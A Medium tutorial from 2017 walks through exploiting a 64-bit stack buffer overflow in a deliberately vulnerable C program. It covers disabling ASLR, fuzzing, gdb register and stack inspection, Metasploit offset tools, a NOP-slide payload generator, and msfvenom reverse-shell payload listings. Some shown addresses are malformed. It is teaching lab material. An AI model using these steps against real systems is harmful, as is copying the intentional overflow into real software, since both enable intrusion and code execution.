

Medium uses browser cookies to give you the best possible experience.

To make Medium work, we log user data and share it with processors.

To use Medium, you must agree to our [Privacy Policy](#), including cookie policy.

I agree.

Nov 5, 2017 · 14 min read

## Exploiting a 64-bit buffer overflow

Computer programs are great. They can do things that humans can only dream of doing. Programs can even try to do the impossible! For example, a program may try to fit a 10 digit number into a bucket that only fits 5 digits.

“But wait?” You ask. “What happened to the 5 other digits of the 10 digit number?”

“Idek.” says your computer program.

See, instead of doing additional work and creating a bigger bucket for that 10 digit number, your program just grabbed the next bucket and put the remaining digits into it.

So instead of a single bucket with “1234567890”, you have bucket A with “12345”, and bucket B with “67890”. The problem lies when you go to perform a calculation with your number. Your program doesn’t remember that it split the 10 digit number up, and instead operates solely on bucket A. This may result in errors or a crashed program.

Swap out “bucket” for “buffer” and this is a buffer overflow. While the problem seems harmless, buffers aren’t just good for storing numbers, but can be used to store the locations commands to execute, or even commands themselves. This means that if an attacker has control over the value that gets overflowed, they can take complete control of the application. The possibilities are endless.

So how can you do this yourself? How can you go from buffer overflow to taking over the application?

## Backstory

Buffer overflows work because program execution leverages *the stack*. The stack is a first-in-first-out (FIFO) data object, where a program’s

activity gets placed on top of the stack. As the program performs tasks, they are popped off the stack.

How the computer manages the stack is through *registers*. Registers act as a dedicated place in memory, where data is stored while its worked on. Most of the registers temporarily store values for processing. In a 64 bit architecture, the *rsp* (*register stack pointer*) and *rbp* (*register base pointer*) registers are especially important to us.

The program remembers its place in the stack with the *rsp* register. The *rsp* register will move up or down depending on whether tasks are added or removed from the stack. The *rbp* register is used to remember where the bottom (i.e. end) of the stack resides.

Typically, the *rsp* register will instruct the program where to continue the execution. This includes jumping into a function, out of a function, etc. This is why an attacker's goal is to obtain control of where the *rsp* directs a program's execution.

For more information about how computers work, especially the underlying architecture, see the following link to learn more about [Assembly](#).

## Setup

To start, download and install 64-bit Kali Linux. While this tutorial can be used on any 64-bit Linux environment, there are additional tools that are specifically found in Kali that can be used to abuse the existence of buffer overflows.

The second thing we need to do is disable Address Space Layout Randomization ("ASLR"). When a program executes, all associated data, is stored somewhere in memory (including the stack). ASLR randomizes where the program's associated data resides in memory, making it more difficult for us to determine where things are located, and how we're going to take control of the program.

You can disable ASLR by performing the following:

```
echo 0 > /proc/sys/kernel/randomize_va_space
```

```
$ su
Password:
root@kali:/home/sentient/BufferOverflow# echo 0 > /proc/sys/kernel/randomize_va_space
root@kali:/home/sentient/BufferOverflow# exit
exit
```

Please note: "sudo" may not work for you

## Target

For this demo, we need a vulnerable program. Take the following code snippet, and save it to a file on your system.

```
#include <stdio.h>
#include <unistd.h>

int vuln() {
    // Define variables
    char arr[400];
    int return_status;
    // Grab user input
    printf("What's your name?\n");
    return_status = read(0, arr, 800);
    // Print user input
    printf("Hey %s", arr);
    // Return success
    return 0;
}

int main(int argc, char *argv[]) {
    // Call vulnerable function
    vuln();
    // Return success
    return 0;
}
```

For the compilation, we will use gcc (Gnu Compiler Collection). The flag “-fno-stack-protector” will disable stack protection within the compiled program. Stack protection is normally disabled (for compatibility reasons), but some Linux distributions come pre-packaged with a modified version of gcc that enables stack protection by default. The “-z execstack” flag specifically allows for the stack to be executable.

Now lets compile this bad boy:

```
gcc -fno-stack-protector -z execstack -o bufferoverflow
bufferoverflow.c
```

```
Wed Oct 25 07:35:13
sentient@kali: [~/BufferOverflow]
$ nano bufferoverflow.c
Wed Oct 25 07:35:32
sentient@kali: [~/BufferOverflow]
$ gcc -fno-stack-protector -z execstack -o bufferoverflow bufferoverflow.c
Wed Oct 25 07:35:34
sentient@kali: [~/BufferOverflow]
$ ./bufferoverflow
What's your name?
sentient
Hey sentient
```

## Fuzzing

The first thing we want to do is find the buffer overflow. To do this, let's start by finding a segmentation fault. A segmentation fault is a memory access violation, where the program tries to access a place in memory that it shouldn't (or can't). Normally, segmentation faults are the bane of programming, but in this case we want to find one.

Since our application only has one input, let's keep sending our application larger, and larger amounts of data until something breaks.

Helping us today, is our pal Python. The following Python code snippets allow us to programmatically create text of various sizes. Combining the Python code and the Linux pipe, we can send arbitrary payloads to the program we are attempting to attack.

```
python -c "print 'sentient'" # Will print: sentient

python -c "print 'A'*5"      # Will print: AAAAA

python -c "print 'A'*9999999" # Will print 9999999 As
```

[illegible]

Looks like a payload of 500 characters will reliably produce a segmentation fault.

An easier way to send payloads to our application is through Linux redirects. In the following scenario, we will use the aforementioned Python code snippets to create a text file. After launching our program, we can use Linux redirects to send payloads to our application.

```
python -c "print 'A'*500" > textfile # Create a file with
500 As

./bufferoverflow < textfile           # Send all contents
from the                               # file to the program
```

## Debugging the payload

Assisting us with the buffer overflow is our pass **gdb**. **gdb** stands for Gnu Debugger, and it allows us to debug applications! Debugging allows us to see what's happening to our program at a more fine-grained level.

### Quick tutorial on gdb commands:

```
gdb -q program # Start a debug
session with   # program quietly

> run          # From gdb's
interactive menu # start the program
```

```
> run < textfile                                # From gdb's
interactive menu                                # redirect file into
                                                # and run

### For more detail please see Darkdust's cheatsheet
###
```

Immediately, with the following example we can see the gdb outputs more information about why the segmentation fault occurred. gdb even supplied us with the memory address that created the segmentation fault. This will be super helpful for us.

```
Wed Oct 25 07:42:05
sentient@kali: [~/BufferOverflow]
$ python -c "print 'A'*500" > fuzzing
Wed Oct 25 07:42:08
sentient@kali: [~/BufferOverflow]
$ ./bufferoverflow < fuzzing
What's your name?
Segmentation fault
Wed Oct 25 07:42:20
sentient@kali: [~/BufferOverflow]
$ gdb -q ./bufferoverflow
Reading symbols from ./bufferoverflow...(no debugging symbols found)...done.
(gdb) run < fuzzing
Starting program: /home/sentient/BufferOverflow/bufferoverflow < fuzzing
What's your name?

Program received signal SIGSEGV, Segmentation fault.
0x0000555555555471e in vuln ()
```

. . .

**Here be dragons.** This is the part of the tutorial where shit gets *real*. This is where nothing starts to make sense anymore. If your brain starts to hurt, you're on the right track :D

. . .

So, if it hasn't become clear yet. Our goal is to send a targeted payload to the application where we send enough characters to completely overwrite what was originally intended to be executed. Due to the 64-bit architecture of our target application, this means our goal is to overflow the rbp register to assume control of execution.

Lets execute our target application, with our generated payload of 500 A's, and lets see what's happening with the registers. Please execute the

following:

```
gdb -q ./bufferoverflow          # Execute the
program                          # program

> run < fuzzing                  # Run with our
file                             # file

*segmentation fault*

> info registers                 # View the
registers at                     # registers at
                                # time of error
```

```
(gdb) info registers
rax          0x0          0
rbx          0x0          0
rcx          0x7ffffe5d    2147483229
rdx          0x7ffff7dd5760 140737351866208
rsi          0x5555555547dc 93824992233436
rdi          0x7ffff7dd4600 140737351861760
rbp          0x4141414141414141 0x4141414141414141
rsp          0x7fffffff2c8 0x7fffffff2c8
r8           0xfffffffffff4 -12
r9           0x1a2        418
r10          0x73         115
r11          0x55555555756014 93824994336788
r12          0x5555555545c0 93824992232896
r13          0x7fffffff3c0 140737488348096
r14          0x0          0
r15          0x0          0
rip          0x55555555471e 0x55555555471e <vuln+84>
eflags      0x10206    [ PF IF RF ]
cs           0x33        51
ss           0x2b        43
ds           0x0          0
es           0x0          0
fs           0x0          0
gs           0x0          0
```

The chart below is an ASCII table. The table contains decimal, hexadecimal, and octal representations of the characters we know and love. As you can see our rbp register is full of 0x41's. Searching for the number in the chart reveals the capital letter "A". Which, if you remember is what we filled the fuzzing file with earlier.

Dec	Hx	Oct	Char	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr
0	0	000	<b>NUL</b> (null)	32	20	040	##32;	Space	64	40	100	##64;	@	96	60	140	##96;	`
1	1	001	<b>SOH</b> (start of heading)	33	21	041	##33;	!	65	41	101	##65;	A	97	61	141	##97;	a
2	2	002	<b>STX</b> (start of text)	34	22	042	##34;	"	66	42	102	##66;	B	98	62	142	##98;	b
3	3	003	<b>ETX</b> (end of text)	35	23	043	##35;	#	67	43	103	##67;	C	99	63	143	##99;	c
4	4	004	<b>EOT</b> (end of transmission)	36	24	044	##36;	\$	68	44	104	##68;	D	100	64	144	##100;	d
5	5	005	<b>ENQ</b> (enquiry)	37	25	045	##37;	%	69	45	105	##69;	E	101	65	145	##101;	e
6	6	006	<b>ACK</b> (acknowledge)	38	26	046	##38;	&	70	46	106	##70;	F	102	66	146	##102;	f
7	7	007	<b>BEL</b> (bell)	39	27	047	##39;	'	71	47	107	##71;	G	103	67	147	##103;	g
8	8	010	<b>BS</b> (backspace)	40	28	050	##40;	(	72	48	110	##72;	H	104	68	150	##104;	h
9	9	011	<b>TAB</b> (horizontal tab)	41	29	051	##41;	)	73	49	111	##73;	I	105	69	151	##105;	i
10	A	012	<b>LF</b> (NL line feed, new line)	42	2A	052	##42;	*	74	4A	112	##74;	J	106	6A	152	##106;	j
11	B	013	<b>VT</b> (vertical tab)	43	2B	053	##43;	+	75	4B	113	##75;	K	107	6B	153	##107;	k
12	C	014	<b>FF</b> (NP form feed, new page)	44	2C	054	##44;	,	76	4C	114	##76;	L	108	6C	154	##108;	l
13	D	015	<b>CR</b> (carriage return)	45	2D	055	##45;	-	77	4D	115	##77;	M	109	6D	155	##109;	m
14	E	016	<b>SO</b> (shift out)	46	2E	056	##46;	.	78	4E	116	##78;	N	110	6E	156	##110;	n
15	F	017	<b>SI</b> (shift in)	47	2F	057	##47;	/	79	4F	117	##79;	O	111	6F	157	##111;	o
16	10	020	<b>DLE</b> (data link escape)	48	30	060	##48;	0	80	50	120	##80;	P	112	70	160	##112;	p
17	11	021	<b>DC1</b> (device control 1)	49	31	061	##49;	1	81	51	121	##81;	Q	113	71	161	##113;	q
18	12	022	<b>DC2</b> (device control 2)	50	32	062	##50;	2	82	52	122	##82;	R	114	72	162	##114;	r
19	13	023	<b>DC3</b> (device control 3)	51	33	063	##51;	3	83	53	123	##83;	S	115	73	163	##115;	s
20	14	024	<b>DC4</b> (device control 4)	52	34	064	##52;	4	84	54	124	##84;	T	116	74	164	##116;	t
21	15	025	<b>NAK</b> (negative acknowledge)	53	35	065	##53;	5	85	55	125	##85;	U	117	75	165	##117;	u
22	16	026	<b>SYN</b> (synchronous idle)	54	36	066	##54;	6	86	56	126	##86;	V	118	76	166	##118;	v
23	17	027	<b>ETB</b> (end of trans. block)	55	37	067	##55;	7	87	57	127	##87;	W	119	77	167	##119;	w
24	18	030	<b>CAN</b> (cancel)	56	38	070	##56;	8	88	58	130	##88;	X	120	78	170	##120;	x
25	19	031	<b>EM</b> (end of medium)	57	39	071	##57;	9	89	59	131	##89;	Y	121	79	171	##121;	y
26	1A	032	<b>SUB</b> (substitute)	58	3A	072	##58;	:	90	5A	132	##90;	Z	122	7A	172	##122;	z
27	1B	033	<b>ESC</b> (escape)	59	3B	073	##59;	;	91	5B	133	##91;	[	123	7B	173	##123;	{
28	1C	034	<b>FS</b> (file separator)	60	3C	074	##60;	<	92	5C	134	##92;	\	124	7C	174	##124;	
29	1D	035	<b>GS</b> (group separator)	61	3D	075	##61;	=	93	5D	135	##93;	]	125	7D	175	##125;	}
30	1E	036	<b>RS</b> (record separator)	62	3E	076	##62;	>	94	5E	136	##94;	^	126	7E	176	##126;	~
31	1F	037	<b>US</b> (unit separator)	63	3F	077	##63;	?	95	5F	137	##95;	_	127	7F	177	##127;	DEL

Source: [www.LookupTables.com](http://www.LookupTables.com)<http://www.asciitable.com/>

Congrats! You just caused a buffer overflow in your program. You sent enough A's to the application that you wrote over the rbp register, causing the application to jump to 0x4141414141414141 in memory.

Easy right? The difficult part is actually leveraging this vulnerability to take control of the application.

First, let's start by finding more about our program. In gdb, execute

```
disassemble vuln
```

to disassemble the *vuln* function in order to see the assembly code to be executed. From here, let's add a breakpoint on the read function. A breakpoint will cause the program to stop executing when that assembly instruction is reached. This allows us to check out the exact state a program is in at the execution's point in time.



```
(gdb) disassemble vuln
Dump of assembler code for function vuln:
0x00005555555546ca <+0>:    push    %rbp
0x00005555555546cb <+1>:    mov     %rsp,%rbp
0x00005555555546ce <+4>:    sub     $0x1a0,%rsp
0x00005555555546d5 <+11>:   lea     0xe8(%rip),%rdi        # 0x5555555547c4
0x00005555555546dc <+18>:   callq  0x555555554580 <puts@plt>
0x00005555555546e1 <+23>:   lea     -0x1a0(%rbp),%rax
0x00005555555546e8 <+30>:   mov     $0x320,%edx
0x00005555555546ed <+35>:   mov     %rax,%rsi
0x00005555555546f0 <+38>:   mov     $0x0,%edi
0x00005555555546f5 <+43>:   callq  0x5555555545a0 <read@plt>
0x00005555555546fa <+48>:   mov     %eax,-0x4(%rbp)
0x00005555555546fd <+51>:   lea     -0x1a0(%rbp),%rax
0x0000555555554704 <+58>:   mov     %rax,%rsi
0x0000555555554707 <+61>:   lea     0xc8(%rip),%rdi        # 0x5555555547d6
0x000055555555470e <+68>:   mov     $0x0,%eax
0x0000555555554713 <+73>:   callq  0x555555554590 <printf@plt>
0x0000555555554718 <+78>:   mov     $0x0,%eax
0x000055555555471d <+83>:   leaveq  %rsi
=> 0x000055555555471e <+84>:   retq
End of assembler dump.
```

There's a possibility that the numbers may be different for you, but in any case execute the following:

```
break * vuln+43
```

When the program is re-ran, we can see that the execution has stopped at the breakpoint.

```
(gdb) break * vuln+43
Breakpoint 1 at 0x5555555546f5
(gdb) run < fuzzing
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/sentient/BufferOverflow/bufferoverflow < fuzzing
What's your name?

Breakpoint 1, 0x00005555555546f5 in vuln ()
```

The most important values that we want to know to weaponize a buffer overflow are the addresses of `rsp` and `rbp`.

You will need to remember these values. Write them down. :)

```
(gdb) x $rsp
0x7fffffffef120: 0x00000000
(gdb) x $rbp
0x7fffffffef2c0: 0xfffffe2e0
```

Lets see what's happening on our stack. To do this lets execute `x/120x $rsp`. This command will print out 120 subsequent hexadecimal addresses from the address of `rsp`. Due to the memory address of `rbp`, this command will allow us to view the entire stack.

For contextual purposes, lets remember that we are currently in the program being executed. More importantly, we're in the program *just* before we read in our gigantic 500 character payload. So here is the stack now:

```
(gdb) x/120x $rsp
0x7fffffff120: 0x00000000  0x00000000  0x00000000  0x00000000
0x7fffffff130: 0x00000000  0x00000000  0x00000000  0x00000000
0x7fffffff140: 0xffff3d8  0x00007fff  0xf7ffe90  0x00007fff
0x7fffffff150: 0xffff2a0  0x00007fff  0xffff300  0x00007fff
0x7fffffff160: 0x00000000  0x00000000  0x00000000  0x00000000
0x7fffffff170: 0xffff2c8  0x00007fff  0xf7de30c1  0x00007fff
0x7fffffff180: 0x00000000  0x00000000  0xffff300  0x00007fff
0x7fffffff190: 0x00000000  0x00000000  0x00000000  0x00000000
0x7fffffff1a0: 0x00000000  0x00000000  0xf7ffe708  0x00007fff
0x7fffffff1b0: 0x00000000  0x00000000  0x00000000  0x00000000
0x7fffffff1c0: 0x00000000  0x00000000  0xf7ffe90  0x00007fff
0x7fffffff1d0: 0xffff210  0x00007fff  0x00000000  0x00000000
0x7fffffff1e0: 0xf7ffe708  0x00007fff  0xffff200  0x00007fff
0x7fffffff1f0: 0xf7b9d2c7  0x00007fff  0x6562b026  0x00000000
0x7fffffff200: 0xffffffff  0x00000000  0x00000000  0x00000000
0x7fffffff210: 0xf7ffa268  0x00007fff  0xf7ffe708  0x00007fff
0x7fffffff220: 0x00000000  0x00000000  0x00000000  0x00000000
0x7fffffff230: 0x00000000  0x00000000  0x00000000  0x00000000
0x7fffffff240: 0x00000000  0x00000000  0x00000000  0x00000000
0x7fffffff250: 0x00000000  0x00000000  0x00000000  0x00000000
0x7fffffff260: 0x00000000  0x00000000  0x00000000  0x00000000
0x7fffffff270: 0x00000000  0x00000000  0x00000001  0x00000000
0x7fffffff280: 0xffff3d8  0x00007fff  0xffff300  0x00007fff
0x7fffffff290: 0xf7ffe170  0x00007fff  0x00000000  0x00000000
0x7fffffff2a0: 0x00000001  0x00000000  0x555478d  0x00005555
0x7fffffff2b0: 0x00000000  0x00000000  0x00000000  0x00000000
0x7fffffff2c0: 0xffff2e0  0x00007fff  0x5554738  0x00005555
0x7fffffff2d0: 0xffff3c8  0x00007fff  0x00000000  0x00000001
0x7fffffff2e0: 0x5554740  0x00005555  0xf7a5c2e1  0x00007fff
0x7fffffff2f0: 0xf7dcf7d8  0x00007fff  0xffff3c8  0x00007fff
```

Lets use `nexti` to execute the next operation. Now lets reuse the `x/120x $rsp` command to see the stack. Damn, that's a big difference. We've completely taken control of the stack by writing A's across the entire thing.

```

(gdb) nexti
0x00005555555546fa in vuln ()
(gdb) x/120x $rsp
0x7fffffff120: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffff130: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffff140: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffff150: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffff160: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffff170: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffff180: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffff190: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffff1a0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffff1b0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffff1c0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffff1d0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffff1e0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffff1f0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffff200: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffff210: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffff220: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffff230: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffff240: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffff250: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffff260: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffff270: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffff280: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffff290: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffff2a0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffff2b0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffff2c0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffff2d0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffff2e0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffff2f0: 0x41414141      0x41414141      0x41414141      0x41414141

```

A stack full of the letter A, might sound fun. But it doesn't do us much good. What we need is to determine where in that payload of 500 characters is actually overwriting rbp to cause the jump.

We can do this by creating a string that does not contain any repeating letter sequences. We can determine where in the sequence the overwrite occurred, depending on where the program attempts to jump to.

Confused?

Follow along. Using Metasploit's pattern create script, we can generate the aforementioned unique string. With the string we will save it to our fuzzing file.

```

Thu Oct 26 09:39:22
sentient@kali: [~/BufferOverflow]
$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb --help
Usage: /usr/share/metasploit-framework/tools/exploit/pattern_create.rb [options]
Example: /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 50 -s ABC,def,123
Ad1Ad2Ad3Ae1Ae2Ae3Af1Af2Af3Bd1Bd2Bd3Be1Be2Be3Bf1Bf

Options:
  -l, --length <length>      The length of the pattern
  -s, --sets <ABC,def,123>    Custom Pattern Sets
  -h, --help                  Show this message

Thu Oct 26 09:39:28
sentient@kali: [~/BufferOverflow]
$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb --length 500
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq
Thu Oct 26 09:39:40
sentient@kali: [~/BufferOverflow]
$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb --length 500 > fuzzing

```

Now let's execute the target program. As we expected, a segmentation fault occurred. Now let's reuse the commands from earlier to check out the stack at the time of the error. Since `rsp` was overwritten, we need to provide the stack address manually with `x/120x <address of rsp register> .`

Now this stack may look completely random to you, but the stack is actually full of the sequence we created earlier. On top of the stack being in hex, it's also in Little Endian format.

Big Endian and Little Endian format's are how the computer organizes numbers. Big Endian format is how we humans see numbers, with the most significant bit at the front. Little Endian has the least significant bit at the front.

For example:

The number: 9,876,543,210 (9 billion, ... )

Big Endian format: 0x98 0x76 0x54 0x32 0x10

Little Endian format: 0x10 0x32 0x54 0x76 0x98

How do I tell if my computer is Little or Big endian? Click [here!](#)

```

$ gdb -q ./bufferoverflow
Reading symbols from ./bufferoverflow...(no debugging symbols found)...done.
(gdb) run < fuzzing
Starting program: /home/sentient/BufferOverflow/bufferoverflow < fuzzing
What's your name?

Program received signal SIGSEGV, Segmentation fault.
0x000055555555471e in vuln ()
(gdb) x/120x 0x7fffffff120
0x7fffffff120: 0x41306141    0x61413161    0x33614132    0x41346141
0x7fffffff130: 0x61413561    0x37614136    0x41386141    0x62413961
0x7fffffff140: 0x31624130    0x41326241    0x62413362    0x35624134
0x7fffffff150: 0x41366241    0x62413762    0x39624138    0x41306341
0x7fffffff160: 0x63413163    0x33634132    0x41346341    0x63413563
0x7fffffff170: 0x37634136    0x41386341    0x64413963    0x31644130
0x7fffffff180: 0x41326441    0x64413364    0x35644134    0x41366441
0x7fffffff190: 0x64413764    0x39644138    0x41306541    0x65413165
0x7fffffff1a0: 0x33654132    0x41346541    0x65413565    0x37654136
0x7fffffff1b0: 0x41386541    0x66413965    0x31664130    0x41326641
0x7fffffff1c0: 0x66413366    0x35664134    0x41366641    0x66413766
0x7fffffff1d0: 0x39664138    0x41306741    0x67413167    0x33674132
0x7fffffff1e0: 0x41346741    0x67413567    0x37674136    0x41386741
0x7fffffff1f0: 0x68413967    0x31684130    0x41326841    0x68413368
0x7fffffff200: 0x35684134    0x41366841    0x68413768    0x39684138
0x7fffffff210: 0x41306941    0x69413169    0x33694132    0x41346941
0x7fffffff220: 0x69413569    0x37694136    0x41386941    0x6a413969
0x7fffffff230: 0x316a4130    0x41326a41    0x6a41336a    0x356a4134
0x7fffffff240: 0x41366a41    0x6a41376a    0x396a4138    0x41306b41
0x7fffffff250: 0x6b41316b    0x336b4132    0x41346b41    0x6b41356b
0x7fffffff260: 0x376b4136    0x41386b41    0x6c41396b    0x316c4130
0x7fffffff270: 0x41326c41    0x6c41336c    0x356c4134    0x41366c41
0x7fffffff280: 0x6c41376c    0x396c4138    0x41306d41    0x6d41316d
0x7fffffff290: 0x336d4132    0x41346d41    0x6d41356d    0x376d4136
0x7fffffff2a0: 0x41386d41    0x6e41396d    0x316e4130    0x41326e41
0x7fffffff2b0: 0x6e41336e    0x356e4134    0x41366e41    0x000001f5
0x7fffffff2c0: 0x396e4138    0x41306f41    0x6f41316f    0x336f4132
0x7fffffff2d0: 0x41346f41    0x6f41356f    0x376f4136    0x41386f41
0x7fffffff2e0: 0x7041396f    0x31704130    0x41327041    0x70413370
0x7fffffff2f0: 0x35704134    0x41367041    0x70413770    0x39704138

```

Earlier we identified the address of our stack's base (the memory address of the rbp register). So using this address, let's see what was in the memory location when the error occurred. After converting the hex to ASCII, and re-arranging the order out of Little Endian, we get:

*o1Ao 2Ao3*

Now let's use the Metasploit's pattern offset tool, to identify where in the unique string the identified pattern is located. The tool has identified that the match was found at offset 424. This means we have 424 bytes to play around with for our payload.

**This value is also important for us to remember. Write this down as well. :)**

```

Sat Oct 28 12:55:06
sentient@kali: [~/BufferOverflow]
$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb --help
Usage: /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb [options]
Example: /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q Aa3A
[*] Exact match at offset 9

Options:
  -q, --query Aa0A          Query to Locate
  -l, --length <length>    The length of the pattern
  -s, --sets <ABC,def,123> Custom Pattern Sets
  -h, --help                Show this message

Sat Oct 28 12:55:19
sentient@kali: [~/BufferOverflow]
$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb --query o1Ao
[*] Exact match at offset 424

```

## Payload

Now that we have a rough idea what the payload looks like. Lets create a Python script that will generate a payload to our application's unique specifications.

The following script will create a skeleton example of our payload of 424 bytes long, plus the return address. The return address is also the address of the rsp register. We want to target this particular location because this is where our buffer overflow is occurring. This is the part of the program where we are attacking/overwriting. Remember how we caused the stack to fill with As? Now we're about to overwrite the stack with malicious code, and we want the program to execute that.

The buffer overflow payload will start with a NOP slide. A NOP is ignored by a program during execution. This means if we have a series of NOPs, the program will effectively slide down them to whatever is after. Since our goal here is to redirect the program's execution to our injected code, a NOP slide is a great tool to increase our target size.

We've also added the padding to the payload, because we need the return address to overwrite the bsp register. We cannot do it if the payload is not long enough.

```

# Payload generator
#!/usr/bin/python

## Total payload length
payload_length = 424
## Amount of nops
nop_length = 100
## Controlled memory address to return to in Little Endian

```



```
format
return_address = '\x20\xe1\xff\xff\xff\x7f\x00\x00'

## Building the nop slide
nop_slide = "\x90" * nop_length

## Building the padding between buffer overflow start and
return address
padding = 'B' * (payload_length - nop_length)

print nop_slide + padding + return_address
```

Lets provide the script with executable privileges. From here lets execute the payload generation script, and save the results to a file.

[illegible]

Using the tricks we learned earlier with gdb, lets execute our program with our malicious payload. The segmentation fault address is different this time around. Instead of the typical address we've seen, it's now 0x7fffffffe184.

## Why?

If you answered “Our payload caused the buffer overflow to occur, and launch the program’s execution up to 0x7fffffff120. From here, the program slid down the NOP slide, to the next executable operation. Since our payload does not contain executable code, the program segfaulted.”

**CONGRATS!** You got the correct answer. Immediately after the NOP slide is our padding. And unfortunately, in Linux the letter B is not executable.

```

$ gdb -q ./bufferoverflow
Reading symbols from ./bufferoverflow...(no debugging symbols found)...done.
(gdb) run < fuzzing
Starting program: /home/sentient/BufferOverflow/bufferoverflow < fuzzing
What's your name?

Program received signal SIGSEGV, Segmentation fault.
0x00007fffffffe184 in ?? ()
(gdb) x/120x 0x7fffffffe120
0x7fffffffe120: 0x90909090 0x90909090 0x90909090 0x90909090
0x7fffffffe130: 0x90909090 0x90909090 0x90909090 0x90909090
0x7fffffffe140: 0x90909090 0x90909090 0x90909090 0x90909090
0x7fffffffe150: 0x90909090 0x90909090 0x90909090 0x90909090
0x7fffffffe160: 0x90909090 0x90909090 0x90909090 0x90909090
0x7fffffffe170: 0x90909090 0x90909090 0x90909090 0x90909090
0x7fffffffe180: 0x90909090 0x42424242 0x42424242 0x42424242
0x7fffffffe190: 0x42424242 0x42424242 0x42424242 0x42424242
0x7fffffffe1a0: 0x42424242 0x42424242 0x42424242 0x42424242
0x7fffffffe1b0: 0x42424242 0x42424242 0x42424242 0x42424242
0x7fffffffe1c0: 0x42424242 0x42424242 0x42424242 0x42424242
0x7fffffffe1d0: 0x42424242 0x42424242 0x42424242 0x42424242
0x7fffffffe1e0: 0x42424242 0x42424242 0x42424242 0x42424242
0x7fffffffe1f0: 0x42424242 0x42424242 0x42424242 0x42424242
0x7fffffffe200: 0x42424242 0x42424242 0x42424242 0x42424242
0x7fffffffe210: 0x42424242 0x42424242 0x42424242 0x42424242
0x7fffffffe220: 0x42424242 0x42424242 0x42424242 0x42424242
0x7fffffffe230: 0x42424242 0x42424242 0x42424242 0x42424242
0x7fffffffe240: 0x42424242 0x42424242 0x42424242 0x42424242
0x7fffffffe250: 0x42424242 0x42424242 0x42424242 0x42424242
0x7fffffffe260: 0x42424242 0x42424242 0x42424242 0x42424242
0x7fffffffe270: 0x42424242 0x42424242 0x42424242 0x42424242
0x7fffffffe280: 0x42424242 0x42424242 0x42424242 0x42424242
0x7fffffffe290: 0x42424242 0x42424242 0x42424242 0x42424242
0x7fffffffe2a0: 0x42424242 0x42424242 0x42424242 0x42424242
0x7fffffffe2b0: 0x42424242 0x42424242 0x42424242 0x000001b1
0x7fffffffe2c0: 0x42424242 0x42424242 0xfffffe130 0x00007fff
0x7fffffffe2d0: 0xfffffe30a 0x00007fff 0x00000000 0x00000001
0x7fffffffe2e0: 0x55554740 0x00005555 0xf7a5c2e1 0x00007fff
0x7fffffffe2f0: 0xf7dcf7d8 0x00007fff 0xfffffe3c8 0x00007fff

```

So let's find something that is executable. To do this, let's use msfvenom. A tool packaged with Metasploit that will create payloads. msfvenom can generate payloads for pretty much any operating system, and architecture.

For our needs, let's look for a 64-bit Linux payload.

```

$ msfvenom -l payloads | grep linux/x64
linux/x64/exec           Execute an arbitrary command
linux/x64/meterpreter/bind_tcp  Inject the mettle server payload (staged). Listen for a connection
linux/x64/meterpreter/reverse_tcp  Inject the mettle server payload (staged). Connect back to the attacker
linux/x64/meterpreter/reverse_http  Run the Meterpreter / Mettle server payload (stageless)
linux/x64/meterpreter/reverse_https  Run the Meterpreter / Mettle server payload (stageless)
